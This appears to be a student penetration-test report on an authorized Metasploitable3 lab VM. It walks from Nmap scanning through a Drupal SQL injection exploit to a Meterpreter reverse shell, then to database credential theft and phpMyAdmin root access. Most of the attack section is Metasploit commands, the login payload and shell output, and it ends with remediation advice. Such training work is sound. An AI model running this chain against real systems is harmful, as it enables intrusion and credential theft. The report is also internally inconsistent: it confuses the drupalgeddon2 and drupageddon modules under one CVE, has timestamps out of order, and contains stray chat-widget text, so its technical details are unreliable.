

Vulnerability Assessment & Penetration Test Report

Target: Metasploitable3 (172.20.10.3)

Prepared by: Mohamed Saad Master

Faculty: Sadhana Prajapati

Institute: Red&White Skill Education

Engagement type: Authorized lab penetration test (academic / self-training)

Date: July/15/2026

1. Executive Summary

This report documents a penetration test conducted against Metasploitable3 (172.20.10.3), an intentionally vulnerable Linux virtual machine used for security training. The assessment followed a standard methodology of reconnaissance, service enumeration, vulnerability identification, exploitation, and post-exploitation impact analysis.

The engagement identified a critical pre-authentication SQL injection vulnerability in the target's Drupal 7 installation (CVE-2014-3704, “Drupalgeddon”), which was successfully exploited to gain remote code execution as the www-data user. This initial foothold was leveraged to harvest plaintext database credentials directly from web application configuration files, which in turn provided full administrative access to the target's MySQL server via phpMyAdmin. From there, a payroll database was discovered containing plaintext user passwords and salary information; these credentials were successfully reused to log into a separate payroll web application, demonstrating a complete attack chain from an unauthenticated entry point to sensitive data and application-level account takeover.

In total, 10 findings were identified, ranging from Critical to Informational severity. The most severe issues stem from a single root cause — an outdated, unpatched Drupal core installation — which cascaded into database compromise, credential exposure, and unauthorized access to a downstream business application. Remediation priorities and recommendations are detailed in Section 6.

2. Scope

Target: 172.20.10.3 (Metasploitable3, Linux)


Testing type: Black-box, unauthenticated network penetration test

Attacking host: Kali Linux, 172.20.10.5 (same /28 host-only subnet)

Services in scope: FTP (21), SSH (22), HTTP (80, 8080), SMB (445), IPP (631), MySQL (3306)

Testing was performed exclusively against the isolated lab VM described above. No external or production systems were in scope.

```
(root@kali)-[~]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:05:fe:93 brd ff:ff:ff:ff:ff:ff
    inet 172.20.10.5/28 brd 172.20.10.15 scope global dynamic noprefixroute eth0
        valid_lft 3585sec preferred_lft 3585sec
    inet6 2409:40c1:414f:8d39:5057:45e8:8455:40f6/64 scope global temporary dynamic
        valid_lft 604788sec preferred_lft 86291sec
    inet6 2409:40c1:414f:8d39:a00:27ff:fe05:fe93/64 scope global mngtmpaddr noprefixroute
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe05:fe93/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:2e:aa:e6 brd ff:ff:ff:ff:ff:ff
```



```

Metasploitable3-ub1404 [Running] - Oracle VirtualBox
inet addr:172.20.10.3 Bcast:172.20.10.15 Mask:255.255.255.240
inet6 addr: 2409:40c1:4028:58c1:84f8:bd17:5a3a:de82/64 Scope:Global
inet6 addr: 2409:40c1:414f:8d39:84f8:bd17:5a3a:de82/64 Scope:Global
inet6 addr: fe80::a00:27ff:fe42:5179/64 Scope:Link
inet6 addr: 2409:40c1:4028:58c1:a00:27ff:fe42:5179/64 Scope:Global
inet6 addr: 2409:40c1:414f:8d39:a00:27ff:fe42:5179/64 Scope:Global
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:29083 errors:44 dropped:0 overruns:0 frame:44
TX packets:21045 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:3428670 (3.4 MB) TX bytes:14229763 (14.2 MB)

lo
Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:64921 errors:0 dropped:0 overruns:0 frame:0
TX packets:64921 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:18632528 (18.6 MB) TX bytes:18632528 (18.6 MB)

veth7a05601 Link encap:Ethernet HWaddr aa:b4:a4:42:92:87
inet6 addr: fe80::a8b4:a4ff:fe42:9287/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:184 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:0 (0.0 B) TX bytes:31708 (31.7 KB)

vagrant@ubuntu:~$

```

3. Methodology

The assessment followed the standard penetration testing phases below.

- Reconnaissance & host discovery — ARP/ICMP sweep and service identification with Nmap
- Service enumeration — version fingerprinting, SMB share enumeration, FTP banner grabbing, web content discovery
- Vulnerability identification — identifying an outdated Drupal 7 core release via CHANGELOG.txt and directory listings
- Exploitation — weaponizing the identified Drupal SQL injection flaw to obtain remote code execution
- Post-exploitation — credential harvesting, database access, lateral movement into a payroll application, and privilege escalation reconnaissance

Tools used: Nmap, Gobuster, smbclient, ftp (CLI), cURL, Metasploit Framework (msfconsole), Meterpreter, phpMyAdmin, and Firefox Developer Tools.

```
(root@kali)-[~]
# ping 172.20.10.3
PING 172.20.10.3 (172.20.10.3) 56(84) bytes of data.
64 bytes from 172.20.10.3: icmp_seq=1 ttl=64 time=197 ms
64 bytes from 172.20.10.3: icmp_seq=2 ttl=64 time=325 ms
64 bytes from 172.20.10.3: icmp_seq=3 ttl=64 time=44.3 ms
64 bytes from 172.20.10.3: icmp_seq=4 ttl=64 time=53.5 ms
64 bytes from 172.20.10.3: icmp_seq=5 ttl=64 time=70.1 ms
64 bytes from 172.20.10.3: icmp_seq=6 ttl=64 time=90.1 ms
64 bytes from 172.20.10.3: icmp_seq=7 ttl=64 time=205 ms
64 bytes from 172.20.10.3: icmp_seq=8 ttl=64 time=225 ms
^C
— 172.20.10.3 ping statistics —
8 packets transmitted, 8 received, 0% packet loss, time 7034ms
rtt min/avg/max/mdev = 44.325/151.308/325.097/94.839 ms
```

```
(saad@kali)-[~]
$ nmap -sV -sS 172.20.10.3
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-15 08:52 -0400
Nmap scan report for 172.20.10.3
Host is up (0.039s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux;
protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.7
445/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp    open  ipp      CUPS 1.7
3000/tcp   closed ppp
3306/tcp   open  mysql    MySQL (unauthorized)
8080/tcp   open  http     Jetty 8.1.7.v20120910
8181/tcp   closed intermapper
MAC Address: 3C:22:FB:69:ED:86 (Apple)
Service Info: Hosts: 127.0.0.1, UBUNTU; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.64 seconds
```

4. Findings Summary

ID	Finding	Severity	CVSS
F1	Pre-Authentication SQL Injection Leading to Remote Code Execution in Drupal Core (Drupalgeddon)	Critical	9.8
F2	Database Credentials Stored in Plaintext Configuration Files	Critical	9.1
F3	Full MySQL Database Compromise via Harvested Root Credentials	Critical	9.8
F4	Plaintext Password Storage and Sensitive PII Exposure in Payroll Database	High	7.5
F5	Credential Reuse Enabling Unauthorized Access to Payroll Application	High	8.1
F6	Weak / Default FTP Credentials Permitting Authenticated Access	Medium	5.3
F7	SMB Service Misconfiguration (Guest Auth Permitted, Signing Not Enforced)	Medium	5.9
F8	Apache Directory Listing Enabled, Exposing Application Structure	Low	5.3
F9	Drupal Version Disclosure via CHANGELOG.txt	Low	4.3
F10	Multiple SUID Binaries Present (Local Privilege Escalation Surface)	Informational	N/A

5. Detailed Findings

F1 — Pre-Authentication SQL Injection Leading to Remote Code Execution in Drupal Core (Drupalgeddon)

Severity: **Critical**

CVSS 3.1 Score: 9.8


Reference: CVE-2014-3704 (SA-CORE-2014-005, “Drupalgeddon”)


Description

Nmap service scanning and directory enumeration identified an exposed Drupal installation at /drupal/, running Apache 2.4.7 on Ubuntu. Directory browsing and CHANGELOG.txt disclosure (see Finding F9) confirmed the installation was running Drupal core 7.x, a version line affected by CVE-2014-3704 — a SQL injection vulnerability in Drupal's database abstraction layer (DatabaseCondition::__clone()) that is reachable without authentication via crafted array parameters.

Attempting authentication with a basic SQL injection payload against the Drupal login form ('OR '1'='1' --) returned a distinctive PHP warning — “Illegal string offset 'field' in DatabaseCondition->__clone()” — confirming the target was vulnerable to unsanitized array-based query construction.


Evidence






Please enter your name to continue:

Name:



Welcome, **vagrant** [Exit Chat](#)

(2:30 PM) **vagrant**: test



Drupal login form triggering DatabaseCondition::__clone() error, confirming the SQL injection condition.

```
msf > use exploit/unix/webapp/drupal_drupalgeddon2
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(multi/http/drupal_drupalgeddon2) > set RHOSTS 172.20.10.3
RHOSTS => 172.20.10.3
msf exploit(multi/http/drupal_drupalgeddon2) > set RPORT 80
RPORT => 80
msf exploit(multi/http/drupal_drupalgeddon2) > set TARGETURI /drupal/
TARGETURI => /drupal/
msf exploit(multi/http/drupal_drupalgeddon2) > set LHOST 172.20.10.5
LHOST => 172.20.10.5
msf exploit(multi/http/drupal_drupalgeddon2) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(multi/http/drupal_drupalgeddon2) > show options
```

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

Name	Current Setting	Required	Description
DUMP_OUTPUT	false	no	Dump payload command output
PHP_FUNC	passthru	yes	PHP function to execute
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, http, sapni, socks4
RHOSTS	172.20.10.3	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/drupal/	yes	Path to Drupal install
VHOST		no	HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	172.20.10.5	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic (PHP In-Memory)

Metasploit module configuration for the Drupal exploit chain.

```
Session Actions Edit View Help
TARGETURI /drupal/ yes The target URI of the Drupal installation
VHOST no HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name Current Setting Required Description
LHOST 172.20.10.5 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
-- --
0 Drupal 7.0 - 7.31 (form-cache PHP injection method)

View the full module info with the info, or info -d command.

msf exploit(multi/http/drupal_drupalgeddon2) > run
[*] Started reverse TCP handler on 172.20.10.5:4444
[*] Sending stage (45739 bytes) to 172.20.10.3
[*] Meterpreter session 1 opened (172.20.10.5:4444 -> 172.20.10.3:33241) at 2026-07-15 04:28:22 -0400

meterpreter > |
```



```

meterpreter > sysinfo
Computer      : ubuntu
OS            : Linux ubuntu 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64
Architecture : x64
System Language : C
Meterpreter   : php/linux
meterpreter > getuid
Server username: www-data
meterpreter > shell
Process 2625 created.
Channel 0 created.
cat /var/www/html/drupal/sites/default/settings.php | grep -A 5 databases
* The $databases array specifies the database connection or
* connections that Drupal may use.  Drupal is able to connect
* to multiple databases, including multiple types of databases,
* during the same request.
*
* Each database connection is specified as an array of settings,
* similar to the following:
* @code
--
* For each database, you may optionally specify multiple "target" databases.
* A target database allows Drupal to try to send certain queries to a
* different database if it can but fall back to the default connection if not.
* That is useful for master/slave replication, as Drupal may try to connect
* to a slave server when appropriate and if one is not available will simply
* fall back to the single master server.
Session Actions Edit View Help
* fall back to the single master server.
--
* The general format for the $databases array is as follows:
* @code
* $databases['default']['default'] = $info_array;
* $databases['default']['slave'][] = $info_array;
* $databases['default']['slave'][] = $info_array;
* $databases['extra']['default'] = $info_array;
* @endcode
*
* In the above example, $info_array is an array of settings described above.
* The first line sets a "default" database that has one master database
* (the second level default). The second and third lines create an array
* of potential slave databases. Drupal will select one at random for a given
* request as needed. The fourth line creates a new database with a name of
* "extra".
*
* For a single database configuration, the following is sufficient:
* @code
* $databases['default']['default'] = array(
*   'driver' => 'mysql',
*   'database' => 'databasename',
*   'username' => 'username',
*   'password' => 'password',
*   'host' => 'localhost',
* );
--
* or you want to access several databases from the same code base at the same
* time.
* Example:
* @code
* 'prefix' => array(
*   'default' => 'main.',
* );
--
* $databases['default']['default'] = array(

```

```

Session Actions Edit View Help
--
* $databases['default']['default'] = array(
*   'driver' => 'mysql',
*   'database' => 'databasename',
*   'username' => 'username',
*   'password' => 'password',
*   'host' => 'localhost',
--
* $databases['default']['default'] = array(
*   'driver' => 'pgsql',
*   'database' => 'databasename',
*   'username' => 'username',
*   'password' => 'password',
*   'host' => 'localhost',
--
* $databases['default']['default'] = array(
*   'driver' => 'sqlite',
*   'database' => '/path/to/databasefilename',
* );
* @endcode
*/
$databases = array (
  'default' =>
    array (
      'default' =>
        array (
          'database' => 'drupal',
^C
Terminate channel 0? [y/N] y
meterpreter > getpid
Current pid: 2037
meterpreter > ps

Process List

```

Current pid: 2037

meterpreter > ps

Process List

PID	Name	User	Path
1	/sbin/init	root	/sbin/init
2	[kthreadd]	root	[kthreadd]
3	[ksoftirqd/0]	root	[ksoftirqd/0]
5	[kworker/0:0H]	root	[kworker/0:0H]
7	[rcu_sched]	root	[rcu_sched]
8	[rcuos/0]	root	[rcuos/0]
9	[rcuos/1]	root	[rcuos/1]
10	[rcu_bh]	root	[rcu_bh]
11	[rcuob/0]	root	[rcuob/0]
12	[rcuob/1]	root	[rcuob/1]
13	[migration/0]	root	[migration/0]
14	[watchdog/0]	root	[watchdog/0]
15	[watchdog/1]	root	[watchdog/1]
16	[migration/1]	root	[migration/1]
17	[ksoftirqd/1]	root	[ksoftirqd/1]
18	[kworker/1:0]	root	[kworker/1:0]
19	[kworker/1:0H]	root	[kworker/1:0H]
20	[khelper]	root	[khelper]
21	[kdevtmpfs]	root	[kdevtmpfs]
22	[netns]	root	[netns]
23	[writeback]	root	[writeback]
24	[kintegrityd]	root	[kintegrityd]
25	[bioset]	root	[bioset]
26	[kworker/u5:0]	root	[kworker/u5:0]
27	[kblockd]	root	[kblockd]
28	[ata_sff]	root	[ata_sff]

```

root@kali: ~
Session Actions Edit View Help

1798 /usr/sbin/apache2 root /usr/sbin/apache2 -k start
1800 /usr/sbin/apache2 www-data /usr/sbin/apache2 -k start
1803 /usr/sbin/apache2 www-data /usr/sbin/apache2 -k start
1804 /usr/sbin/apache2 www-data /usr/sbin/apache2 -k start
1806 /usr/sbin/apache2 www-data /usr/sbin/apache2 -k start
1829 /usr/sbin/apache2 www-data /usr/sbin/apache2 -k start
1845 /bin/login root /bin/login --
1912 /usr/sbin/cupsd root /usr/sbin/cupsd -f
1933 -bash vagrant -bash
2037 /usr/sbin/apache2 www-data /usr/sbin/apache2 -k start
2047 /usr/sbin/apache2 www-data /usr/sbin/apache2 -k start
2478 /usr/sbin/apache2 www-data /usr/sbin/apache2 -k start
2480 /usr/sbin/apache2 www-data /usr/sbin/apache2 -k start
2484 [kworker/u4:2] root [kworker/u4:2]
2536 sleep root sleep 3600
2546 /usr/sbin/apache2 www-data /usr/sbin/apache2 -k start
2547 /usr/sbin/apache2 www-data /usr/sbin/apache2 -k start
2619 [kworker/u4:0] root [kworker/u4:0]
2625 [sh] www-data [sh] <defunct>
2629 sh www-data sh -c ps ax -w -o pid,user,cmd --no-header 2>/dev/null
2630 ps www-data ps ax -w -o pid,user,cmd --no-header

meterpreter > hashdump
[-] The "hashdump" command requires the "priv" extension to be loaded (run: `load priv`)
meterpreter >

```

Meterpreter session 1 opened as a result of successful exploitation.

Impact

The vulnerability was weaponized using the Metasploit module `exploit/multi/http/drupal_drupageddon`, which chains the SQL injection into arbitrary PHP code execution via Drupal's form-cache mechanism. This resulted in a fully interactive Meterpreter session running as the `www-data` user, granting the tester complete control over the web application's execution context and file system access — without any valid credentials.

This finding is the root cause of Findings F2 through F5: every subsequent compromise (credential theft, database access, payroll data exposure, and application account takeover) was made possible by this single unauthenticated entry point.

Remediation

- Upgrade Drupal core to 7.32 or later (or migrate to a currently supported Drupal release).
- Apply Anthropic-independent vendor security advisories (SA-CORE-2014-005) and subscribe to Drupal security announcements.
- Deploy a Web Application Firewall (WAF) rule set capable of detecting Drupalgeddon-style exploitation attempts as a compensating control.
- Run periodic authenticated and unauthenticated vulnerability scans against all public-facing CMS installations.

F2 — Database Credentials Stored in Plaintext Configuration Files

Severity: **Critical**

CVSS 3.1 Score: 9.1

Reference: CWE-260 (Password in Configuration File) / CWE-798 (Hard-coded Credentials)

Description

With code execution established as www-data, the tester read the Drupal database configuration directly from disk (sites/default/settings.php) and the phpMyAdmin configuration file (config.inc.php). Both files stored the MySQL root account's credentials in plaintext, with no encryption, environment-variable indirection, or restrictive file permissions preventing disclosure to the web server process.

Evidence

```

*/
$databases = array (
  'default' =>
    array (
      'default' =>
        array (
          'database' => 'drupal',
          'username' => 'root',
          'password' => 'sploitme',
          'host' => '127.0.0.1',
          'port' => '',
          'driver' => 'mysql',
          'prefix' => '',
        ),
      ),
);

*/
# $conf['site_name'] = 'My Drupal site';
# $conf['theme_default'] = 'garland';
# $conf['anonymous'] = 'Visitor';

/**

```

```

* @code
* $databases['default']['default'] = $info_array;
* $databases['default']['slave'][] = $info_array;
* $databases['default']['slave'][] = $info_array;
* $databases['extra']['default'] = $info_array;
* @endcode
*
* In the above example, $info_array is an array of settings described above.
* The first line sets a "default" database that has one master database
* (the second level default). The second and third lines create an array
* of potential slave databases. Drupal will select one at random for a give
n
* request as needed. The fourth line creates a new database with a name of
* "extra".
*
* For a single database configuration, the following is sufficient:
* @code
* $databases['default']['default'] = array(
*   'driver' => 'mysql',
*   'database' => 'databasename',
*   'username' => 'username',
*   'password' => 'password',
*   'host' => 'localhost',
*   'prefix' => 'main_',
*   'collation' => 'utf8_general_ci',
* );

```

Drupal settings.php revealing the live database configuration array: database 'drupal', username 'root', password 'sploitme', host 127.0.0.1.

Impact

Any process or attacker capable of reading files as the web server user — including via this same RCE, or any future file-read/LFI vulnerability — obtains full database administrator credentials. This directly enabled Finding F3 (full database compromise).

Remediation

- Never store production credentials in plaintext inside web-root-accessible configuration files.
- Use environment variables, a secrets manager, or an encrypted credential store, and restrict settings.php / config.inc.php to 0640 or stricter, owned by a non-web-server user.
- Apply the principle of least privilege: the application database account should not be the MySQL root account.
- Rotate the exposed credentials immediately following any suspected compromise.

F3 — Full MySQL Database Compromise via Harvested Root Credentials

Severity: **Critical**

CVSS 3.1 Score: 9.8

Reference: N/A (impact of F1 + F2)

Description

Using the plaintext root / sploitme credentials recovered in Finding F2, the tester authenticated to phpMyAdmin (<http://172.20.10.3/phpmyadmin/>) as the MySQL root@localhost account, gaining full administrative access to every database hosted on the server, including drupal, mysql, information_schema, performance_schema, and payroll.

Evidence

```
msf exploit(multi/http/drupal_drupageddon) > run
[*] Started reverse TCP handler on 172.20.10.5:4444
[*] Sending stage (45739 bytes) to 172.20.10.3
[*] Meterpreter session 2 opened (172.20.10.5:4444 → 172.20.10.3:33256) at 2026-07-15 04:36:38 -0400

meterpreter > shell
Process 2687 created.
Channel 0 created.
cat /var/www/html/phpmyadmin/config.inc.php | grep -i pass
$config['Servers'][$i]['password'] = 'sploitme';
cat /var/www/html/phpmyadmin/config.inc.php | grep -i user
$config['Servers'][$i]['user'] = 'root';
```

← → ↻ 🏠 🔒 Not Secure http://172.20.10.3/phpmyadmin/index.php?token=06be96a6d3458f3e1365cfd7be05 📄 ☆

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB



Welcome to phpMyAdmin

⚠ Login without a password is forbidden by configuration (see AllowNoPassword)

Language

English ▼

Log in

Username:
root

Password:
••••••

Go

← → ↻ 🏠 🔒 Not Secure http://172.20.10.3/phpmyadmin/index.php?token=06be96a6d3458f3e1365cfd7be055da9#P 📄 ☆

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

phpMyAdmin

(Recent tables) ...

- drupal
- information_schema
- mysql
- payroll
- performance_schema

metasploitable

Databases SQL Status Users Export Import Settings Synchronize Replication More

General Settings

Change password

Server connection collation : utf8_general_ci ▼

Appearance Settings

Language : English ▼

Theme: pmahomme ▼

Font size: 82% ▼

[More settings](#)

Database server

